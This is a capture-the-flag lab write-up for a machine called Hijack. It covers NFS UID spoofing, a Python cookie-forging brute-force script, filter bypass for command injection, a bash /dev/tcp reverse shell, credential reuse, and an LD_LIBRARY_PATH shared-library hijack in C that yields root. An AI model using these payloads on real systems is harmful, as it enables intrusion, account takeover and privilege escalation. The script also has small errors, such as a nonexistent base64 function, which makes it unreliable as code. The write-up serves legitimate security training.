



# Hijack

Misconfigs conquered, identities claimed.

📶 ⌚ 120 min 👤 10,772 🏠

## Reconnaissance

### Nmap Scan

```
nmap -T4 -A -p- 10.112.133.111
```

#### Result:


```
Nmap scan report for 10.112.133.111
Host is up (0.069s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:ee:e5:23:de:79:6a:8d:63:f0:48:b8:62:d9:d7:ab (RSA)
|   256 42:e9:55:1b:d3:f2:04:b6:43:b2:56:a3:23:46:72:c7 (ECDSA)
|_  256 27:46:f6:54:44:98:43:2a:f0:59:ba:e3:b6:73:d3:90 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Home
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-cookie-flags:
|   /:
|       PHPSESSID:
|_       httponly flag not set
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100005  1,2,3      48054/tcp   mountd
|   100005  1,2,3      50977/udp6  mountd
|   100005  1,2,3      52857/tcp6  mountd
|   100005  1,2,3      59387/udp   mountd
|   100227  2,3        2049/tcp   nfs_acl
|   100227  2,3        2049/tcp6  nfs_acl
|   100227  2,3        2049/udp   nfs_acl
|_  100227  2,3        2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
36572/tcp open  mountd   1-3 (RPC #100005)
44190/tcp open  nlockmgr 1-4 (RPC #100021)
48054/tcp open  mountd   1-3 (RPC #100005)
50840/tcp open  mountd   1-3 (RPC #100005)
```

# Enumeration

---

## Webpage

We have a webpage on port 80:




The screenshot shows a webpage with a black navigation bar at the top containing four links: Home, Administration, Login, and Sign up. Below the navigation bar, the main content area has a light gray background. It features the heading "Welcome Guest" in a large, bold, black font, followed by the text "This site is still under development!" in a smaller, regular black font.

We have a login page:



The screenshot shows a login page with a light gray background. In the top right corner, the word "Login" is displayed in a large, bold, black font. On the left side, there are two input fields: "Username" and "Password". Below these fields is a green button with the text "Login" in white.

and sign up page:



The screenshot shows a sign up page with a light gray background. In the top right corner, the words "Sign Up" are displayed in a large, bold, black font. On the left side, there are three input fields: "Username", "Password", and "Confirm Password". Below these fields is a green button with the text "Signup" in white.

Signin up and login will not give anything yet.

## Directory Enumeration

```
dirsearch -u 10.112.133.111 -e php,html,txt -x 400,401,403
```

Result:

```
Target: http://10.112.133.111/

[11:50:00] Starting:
[11:50:12] 200 - 51B - /administration.php
[11:50:17] 200 - 0B - /config.php
[11:50:26] 200 - 362B - /login.php
[11:50:26] 302 - 0B - /logout.php → index.php
[11:50:36] 200 - 387B - /signup.php
```

Nothing useful here.

## NFS Enumeration

We have NFS service running on system. So we can try to mount it on our local machine. First I create a folder to mount:

```
mkdir /tmp/nfsmount
```

Then, tried to mount:

```
sudo mount -t nfs 10.112.133.111: /tmp/nfsmount
```

```
farid@kali:~$ ls -la /tmp/nfsmount/mnt/
total 12
drwxr-xr-x  3 root root 4096 Aug  8 2023 .
drwxr-xr-x 23 root root 4096 May 12 11:37 ..
drwx----- 2 1003 1003 4096 Aug  8 2023 share
```

I found a **/share** directory on **/tmp/mnt** but it's not accessible, only for user with **1003 ID**. But it is possible to access the share by creating a user on our machine with the **UID** to access the share:

- `sudo useradd <NEW_USER> -u 1003 -s /bin/bash`
- `sudo passwd <NEW_USER>`

```

farid@kali:~$ su temp_user
Password:
(temp_user@kali)-[/home/farid]
$
(temp_user@kali)-[/home/farid]
$ id
uid=1003(temp_user) gid=1003(temp_user) groups=1003(temp_user)
(temp_user@kali)-[/home/farid]
$ ls -la /tmp/nfsmount/mnt/share/
total 12
drwx----- 2 temp_user temp_user 4096 Aug  8 2023 .
drwxr-xr-x 3 root      root      4096 Aug  8 2023 ..
-rwx----- 1 temp_user temp_user  46 Aug  8 2023 for_employees.txt

```

After getting access the share folder, I found a text file called **for\_employees.txt**:

```

(temp_user@kali)-[/home/farid]
$ cat /tmp/nfsmount/mnt/share/for_employees.txt
ftp creds :

```

## FTP Access

```

farid@kali:~$ ftp 10.112.133.111
Connected to 10.112.133.111.
220 (vsFTPd 3.0.3)
Name (10.112.133.111:farid): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||61856|)
150 Here comes the directory listing.
drwxr-xr-x  2 1002      1002      4096 Aug 08 2023 .
drwxr-xr-x  2 1002      1002      4096 Aug 08 2023 ..
-rwxr-xr-x  1 1002      1002        220 Aug 08 2023 .bash_logout
-rwxr-xr-x  1 1002      1002     3771 Aug 08 2023 .bashrc
-rw-r--r--  1 1002      1002      368 Aug 08 2023 .from_admin.txt
-rw-r--r--  1 1002      1002     3150 Aug 08 2023 .passwords_list.txt
-rwxr-xr-x  1 1002      1002      655 Aug 08 2023 .profile
226 Directory send OK.
ftp>

```

I found 2 interesting files:

- **.from\_admin.txt**

- .passwords\_list.txt

.from\_admin.txt file:

```
farid@kali:~$ cat .from_admin.txt
To all employees, this is "admin" speaking,
i came up with a safe list of passwords that you all can use on the site, these passwords don't appear on any wordlist i tested so far, so i
encourage you to use them, even me i'm using one of those.

NOTE To rick : good job on limiting login attempts, it works like a charm, this will prevent any future brute forcing.
```

We can see from the speaking that even admin uses one of the passwords from the list. But there is a note tells "**limiting login attempts**". So, I thought brute-force will not work for this situation.

.passwords\_list.txt file:

```
farid@kali:~$ cat .passwords_list.txt
```



There are a lot of passwords in this file.

So I decided to play with the webpage. I created a user on signup page. Then used BurpSuite to see what happens when login:

```
GET /index.php HTTP/1.1
Host: 10.112.133.111
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.112.133.111/login.php
Connection: keep-alive
Cookie: PHPSESSID=a2FsaTowY2Q2OThhMDUwMzkONmE4NTJmMmY4MwNjN2Q2M2VlMw%3D%3D
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

While intercept is on, I tried to login and got an interesting finding. **PHPSESSID** looked like weird. So I decided to decode it. I used [CyberChef](#) to decode it with **From Base64** format:


The screenshot shows the CyberChef web interface. In the 'Recipe' panel on the left, the 'From Base64' recipe is selected. The 'Input' panel on the right contains the Base64 string: `a2FsaTowY2Q20ThhMDUwMzk0NmE4NTJmMmY4MWNjN2Q2M2VlMw`. The 'Output' panel at the bottom shows the decoded result: `kali:0cd698a0503946a852f2f81cc7d63ee3`.

I took the part of hash up to the % sign.

The result was interesting. **kali** was the username that I created on signup page. But there is another hash with username. So I decided to decode that hash to on [CrackStation](#):

Enter up to 20 non-salted hashes, one per line:

`0cd698a0503946a852f2f81cc7d63ee3`



Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

| Hash                             | Type | Result  |
|----------------------------------|------|---------|
| 0cd698a0503946a852f2f81cc7d63ee3 | md5  | kali123 |

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

From result, I realized that when I created user in signup page, password is encoded with **MD5** format and that hash is also encoded **Base64** format with username. So I decided to create a python script that turns passwords from **.passwords\_list.txt** into **MD5**, joins them with **"admin"** username with a colon and convert whole thing to **Base64**, then attached forged string to a web request as a cookie and checks that if index.php contains "Admin" after login or not.

```
import requests
import hashlib
import base64

# --- Configuration ---
TARGET_URL = "http://10.112.133.111/index.php" # The page that changes if you are admin
PASSWORD_FILE = "passwords_list.txt"
```

```

TARGET_USER = "admin"

def forge_cookie(username, password):
    # 1. Create MD5 hash of the password
    md5_pass = hashlib.md5(password.encode()).hexdigest()

    # 2. Combine as username:md5(password)
    raw_string = f"{username}:{md5_pass}"

    # 3. Base64 encode the result
    b64_cookie = base64.b64_encode(raw_string.encode()).decode()
    return b64_cookie

def exploit():
    try:
        with open(PASSWORD_FILE, 'r') as f:
            passwords = [line.strip() for line in f if line.strip()]
    except FileNotFoundError:
        print(f"[-] Error: {PASSWORD_FILE} not found.")
        return

    print(f"[*] Starting bruteforce for user: {TARGET_USER}...")

    for pwd in passwords:
        cookie_value = forge_cookie(TARGET_USER, pwd)
        cookies = {'PHPSESSID': cookie_value}

        try:
            response = requests.get(TARGET_URL, cookies=cookies)

            # --- Logic to identify success ---
            # Look for indicators like 'welcome admin', a 200 OK vs 403,
            # or a change in page content length.
            if "admin" in response.text.lower() and "login" not in response.text.lower():
                print(f"[+] Success! Admin password found: {pwd}")
                print(f"[+] Forged Cookie: {cookie_value}")
                break
        except requests.exceptions.RequestException as e:
            print(f"[-] Request failed: {e}")
            break

if __name__ == "__main__":
    exploit()

```

I changed name of `passwords_list.txt` as `passwords_list.txt`.

After running script, I got the result:

```

farid@kali:~$ python3 python_script.py
[*] Starting bruteforce for user: admin ...
[+] Success! Admin password found: 
[+] Forged Cookie:

```

I turned intercept on in BurpSuite, then clicked "Administration" page on webpage. When I got request from BurpSuite, I just change PHPSESSID with that python script gave me then clicked "Forward" and got "Administration Panel":

# Administration Panel

## Services Status Checker

Provide the service name :

Execute

Here I have an input box and execute button. I tried whoami command to see if I get anything or not:

```
* whoami.service
  Loaded: not-found (Reason: No such file or directory)
  Active: inactive (dead)
```

After this result I decided to combine **whoami** with **apache2**. This time I got:

Command injection detected, please provide a service.

I realized that my commands were filtered. I tried to bypass this with different symbols (\$, ,, : and so on) and at the end I found the correct one (&):

## Services Status Checker

Provide the service name :

Execute

www-data

## Initial Access

I run a reverse shell command with bypass symbol(&):

```
&bash -c "bash -i >& /dev/tcp/<YOUR_IP>/<PORT> 0>&1"
```

```
farid@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.131.218] from (UNKNOWN) [10.112.133.111] 51434
bash: cannot set terminal process group (1251): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Hijack:/var/www/html$ whoami
www-data
www-data@Hijack:/var/www/html$
```

I got my shell. Then I made my shell more stable:

- `python3 -c 'import pty;pty.spawn("/bin/bash")'`
- **CTRL+Z** to background the shell
- `stty raw -echo; fg`
- `export TERM=xterm`

In current directory, I found a **config.php** file:

```
www-data@Hijack:/var/www/html$ ls -la
total 48
drwxr-xr-x 2 www-data www-data 4096 Aug  8 2023 .
drwxr-xr-x 3 root      root      4096 Aug  8 2023 ..
-rw-rw-r-- 1 www-data www-data 2062 Jul 12 2023 administration.php
-rw-rw-r-- 1 www-data www-data  307 Jun 23 2023 config.php
-rw-rw-r-- 1 www-data www-data 1272 Jul 12 2023 index.php
-rw-rw-r-- 1 www-data www-data 5957 Jul 12 2023 login.php
-rw-rw-r-- 1 www-data www-data  220 Jun 23 2023 logout.php
-rw-rw-r-- 1 www-data www-data  440 Jun 23 2023 navbar.php
-rw-rw-r-- 1 www-data www-data   88 Jun 23 2023 service_status.sh
-rw-rw-r-- 1 www-data www-data 3066 Jun 23 2023 signup.php
-rw-rw-r-- 1 www-data www-data 1916 Jun 23 2023 style.css
www-data@Hijack:/var/www/html$
www-data@Hijack:/var/www/html$ cat config.php
<?php
$servername = "localhost";
$username = "rick";
$password = " ";
$dbname = "hijack";

// Create connection
$mysqli = new mysqli($servername, $username, $password, $dbname);

// Check connection
if ($mysqli->connect_error) {
    die("Connection failed: " . $mysqli->connect_error);
}
?>
www-data@Hijack:/var/www/html$
```

So I tried that password to change user to **rick** and it worked:

```
www-data@Hijack:/var/www/html$ su rick
Password:
rick@Hijack:/var/www/html$
rick@Hijack:/var/www/html$ whoami
rick
rick@Hijack:/var/www/html$ id
uid=1003(rick) gid=1003(rick) groups=1003(rick)
rick@Hijack:/var/www/html$ █
```

After getting shell as **rick** I retrieved my user flag (**user.txt**):

```
rick@Hijack:~$ ls -la
total 12
drwxr-xr-x 2 rick rick 4096 Aug  8 2023 .
drwxr-xr-x 4 root root 4096 Aug  8 2023 ..
lrwxrwxrwx 1 root root    9 Aug  8 2023 .bash_history → /dev/null
lrwxrwxrwx 1 root root    9 Aug  8 2023 .mysql_history → /dev/null
-rw----- 1 rick rick   38 Aug  8 2023 user.txt
rick@Hijack:~$ cat user.txt
THM{████████████████████████████████████████}
rick@Hijack:~$ █
```

## Privilege Escalation

```
sudo -l
```

```
rick@Hijack:~$ sudo -l
[sudo] password for rick:
Matching Defaults entries for rick on Hijack:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    env_keep+=LD_LIBRARY_PATH

User rick may run the following commands on Hijack:
    (root) /usr/sbin/apache2 -f /etc/apache2/apache2.conf -d /etc/apache2
rick@Hijack:~$
```

So we can run `/usr/sbin/apache2 -f /etc/apache2/apache2.conf -d /etc/apache2` as root, we can't do much with that, but we notice:

**env\_keep+=LD\_LIBRARY\_PATH**

The statement **env\_keep+=LD\_LIBRARY\_PATH** instructs **sudo** to preserve the value of the **LD\_LIBRARY\_PATH** environment variable when a user runs a command with elevated privileges. **LD\_LIBRARY\_PATH** is an environment variable that specifies a list of directories where the system should look for shared libraries when executing a program. We can change that environment variable when we run `sudo /usr/sbin/apache2` and we can hijack one of apache2 shared libraries.

```
rick@Hijack:~$ ldd /usr/sbin/apache2
linux-vdso.so.1 => (0x00007fff23fee000)
libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007f053cf52000)
libaprutil-1.so.0 => /usr/lib/x86_64-linux-gnu/libaprutil-1.so.0 (0x00007f053cd2b000)
libapr-1.so.0 => /usr/lib/x86_64-linux-gnu/libapr-1.so.0 (0x00007f053caf9000)
libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f053c8dc000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f053c512000)
libcrypt.so.1 => /lib/x86_64-linux-gnu/libcrypt.so.1 (0x00007f053c2da000)
libexpat.so.1 => /lib/x86_64-linux-gnu/libexpat.so.1 (0x00007f053c0b1000)
libuuid.so.1 => /lib/x86_64-linux-gnu/libuuid.so.1 (0x00007f053beac000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f053bca8000)
/lib64/ld-linux-x86-64.so.2 (0x00007f053d467000)
rick@Hijack:~$ █
```

I chose **libdl.so.2**, then create a **.c** file containing the following code:

```
#include <stdio.h>
#include <stdlib.h>

static void hijack() __attribute__((constructor));

void hijack() {
    unsetenv("LD_LIBRARY_PATH");
    setresuid(0,0,0);
    system("/bin/bash -p");
}
```

Then compiled and saved it in **/tmp** as **libdl.so.2**:

```
rick@Hijack:~$ gcc -o /tmp/libdl.so.2 -shared -fPIC ./exploit_code.c
./exploit_code.c: In function 'hijack':
./exploit_code.c:8:9: warning: implicit declaration of function 'setresuid' [-Wimplicit-function-declaration]
    setresuid(0,0,0);
    ^
rick@Hijack:~$
```

As last thing, I changed environment variable from **LD\_LIBRARY\_PATH** to **/tmp** and got **root** shell with following command:

```
sudo LD_LIBRARY_PATH=/tmp /usr/sbin/apache2 -f /etc/apache2/apache2.conf -d /etc/apache2
```

```
[sudo] password for rick:
/usr/sbin/apache2: /tmp/libdl.so.2: no version information available (required by /usr/lib/x86_64-linux-gnu/libapr-1.so.0)
root@Hijack:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Hijack:~# whoami
root
root@Hijack:~# cat /root/root.txt
HIJACK
THM{ }
root@Hijack:~# █
```